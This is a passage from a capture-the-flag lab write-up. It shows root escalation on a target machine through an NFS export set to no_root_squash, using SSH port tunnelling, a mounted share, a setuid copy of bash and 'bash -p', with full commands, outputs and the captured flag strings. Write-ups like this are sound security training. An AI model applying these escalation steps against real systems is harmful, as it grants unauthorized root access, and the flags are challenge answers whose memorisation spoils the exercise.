    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for magnus:
Sorry, user magnus may not run sudo on climbing.
[magnus@climbing ~]$ 
```

Nothing, /etc/passwd and /etc/shadow also are configured for root so no access unfortunately…


-Let’s look for locally running services with ` ss -antlp`

ss = socket stats – basically shows all ports and services running through them a = all sockets

n = numerical address – to have purely ip to ip comparatives and no random names

t = TCP


p = process/port info



```
[magnus@climbing ~]$ ss -antlp
State          Recv-Q         Send-Q                    Local Address:Port                    Peer Address:Port
LISTEN         0              128                             0.0.0.0:22                           0.0.0.0:*
LISTEN         0              128                             0.0.0.0:58007                        0.0.0.0:*
LISTEN         0              64                              0.0.0.0:39485                        0.0.0.0:*
LISTEN         0              64                              0.0.0.0:2049                         0.0.0.0:*
LISTEN         0              128                             0.0.0.0:111                          0.0.0.0:*
LISTEN         0              128                             0.0.0.0:20048                        0.0.0.0:*
LISTEN         0              32                                    *:21                                 *:*
LISTEN         0              128                                [::]:22                              [::]:*
LISTEN         0              64                                 [::]:2049                            [::]:*
LISTEN         0              64                                 [::]:34315                           [::]:*
LISTEN         0              128                                [::]:36591                           [::]:*
LISTEN         0              128                                [::]:111                             [::]:*
LISTEN         0              128                                [::]:20048                           [::]:*
LISTEN         0              128                                   *:80                                 *:*
[magnus@climbing ~]$
```

Here we can see something on port 2049. 2049 Is by default NFS (Network File System) port, in CTFs this is a good sign for privilege escalation.


-Great let’s see what files are being shared ` showmount -e localhost`



```
[magnus@climbing ~]$ showmount -e localhost
Export list for localhost:
/home/adam *
[magnus@climbing ~]$
```

GREAT ` * ` means everyone can mount to it! When exploring the ssh earlier we encountered a /etc/exports let’s cat it

-` cat /etc/exports`



```
[magnus@climbing ~]$ cat /etc/exports
/home/adam *(rw,fsid=0,sync,no_root_squash,insecure)
[magnus@climbing ~]$
```

rw = readWrite


fsid=0 = idk

sync = write is sync

no_root_squash = basically anything root overthere will stay root and wont be downgraded

We didn’t see the port in the nmap scan earlier, witch means that it’s local. And that means SSH tunneling

-` ssh –fNL 2050:localhost:2049 –L 1111:localhost:111 –L 20050:localhost:20048 magnus@10.80.155.166`



```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> ssh -fNL 2050:localhost:2049 -L 1111:localhost:111 -L 20050:localhost
:20048 magnus@10.80.155.166
magnus@10.80.155.166's password:
```

For some reason my port 2049 was used so we used 2050.

f = runs ssh to backround so i can keep using this terminal

N = no commands, this allows for the command to purely port forward and not CLI


L = [local_port]:[destination_host]:[destination_port]

this creates a “tunnel” from my pc to them

1111:localhost:111 = rpcbind port 111

20050:localhost:20048 = mountd port 20048

-` mkdir mnt` && ` sudo mount –t nfs –o vers=3,proto=tcp,port=2050,mountport=20050 localhost:/home/adam mnt` this now creates the directory that will then be mounted



```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✗> sudo mount -t nfs -o vers=3,proto=tcp,port=2050,mountport=20050 local
host:/home/adam mnt
```

t nfs = specifically NFS


vers=3 = use NFS v3

proto=tcp = use tcp protocal

port=2050 = use our port for NFS

mountport=20050 = mount tunneled port

We now have access to mnt




```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓> ls -la mnt/
total 20
drwx------ 3 crackedontiti crackedontiti  111 Nov  9  2022 ./
drwxrwxr-x 3 crackedontiti crackedontiti 4096 Dec  2 19:32 ../
lrwxrwxrwx 1 root          root             9 Nov  8  2020 .bash_history -> /dev/null
-rw-r--r-- 1 crackedontiti crackedontiti   18 Nov  8  2019 .bash_logout
-rw-r--r-- 1 crackedontiti crackedontiti  141 Nov  8  2019 .bash_profile
-rw-r--r-- 1 crackedontiti crackedontiti  312 Nov  8  2019 .bashrc
drwx------ 2 crackedontiti crackedontiti   61 Nov  8  2020 .ssh/
-rw------- 1 crackedontiti crackedontiti   27 Nov  9  2022 user.txt
(crackedontiti|~/Delivery/TEK3/Cyber/Silence)✓>
```

and user.txt EPI{4d4M_0ndr4_Ch4n93_9b+}


Since we are root here, we can try and create a executable

-` scp magnus@10.80.155.166:/bin/bash .`



```
(crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt)✗> scp magnus@10.80.155.166:/bin/bash .
magnus@10.80.155.166's password:
bash                                                        100% 1191KB   1.1MB/s   00:01
(crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt)✓>
```


-` sudo chown root:root ./bash && sudo chmod +s ./bash && sudo chmod +rx .` we now setup the bash file



```
⟨crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt⟩✓> sudo chown root:root ./bash
[sudo] password for crackedontiti:
⟨crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt⟩✓> sudo chmod +s ./bash
⟨crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt⟩✓> sudo chmod +rx .
⟨crackedontiti|~/Delivery/TEK3/Cyber/Silence/mnt⟩✓>
```

Since this is a no_root_squash the permissions persis even on our target!


-Let’s try it out! ` /home/adam/bash -p`



```
[magnus@climbing ~]$ /home/adam/bash -p
bash-4.4#
```

p = basically means we keep the priveleges


And finally:



```
[magnus@climbing ~]$ /home/adam/bash -p
bash-4.4# ls
ClimbersStats.xlsx  ClimbersStats.xlsx.gpg  stats.zip
bash-4.4# ls /root
root.txt
bash-4.4# cat /root/root.txt
EPI{4D4m_0nDr4_51L3nC3_7H3_h4RD357_r0u73_3V3r_9c}
bash-4.4#
```

root.txt EPI{4D4m_0nDr4_51L3nC3_7H3_h4RD357_r0u73_3V3r_9c}

-since we are now root we can simply just find web.txt ` find / -name “web.txt” 2>/dev/null`



```
bash-4.4# find / -name "web.txt" 2>/dev/null
/usr/share/httpd/web.txt
bash-4.4# cat /usr/share/httpd/web.txt
EPI{4d4M_0nDR4_5Up3r_cR4CK1n3TT3_9a+}
bash-4.4#
```

web.txt EPI{4d4M_0nDR4_5Up3r_cR4CK1n3TT3_9a+}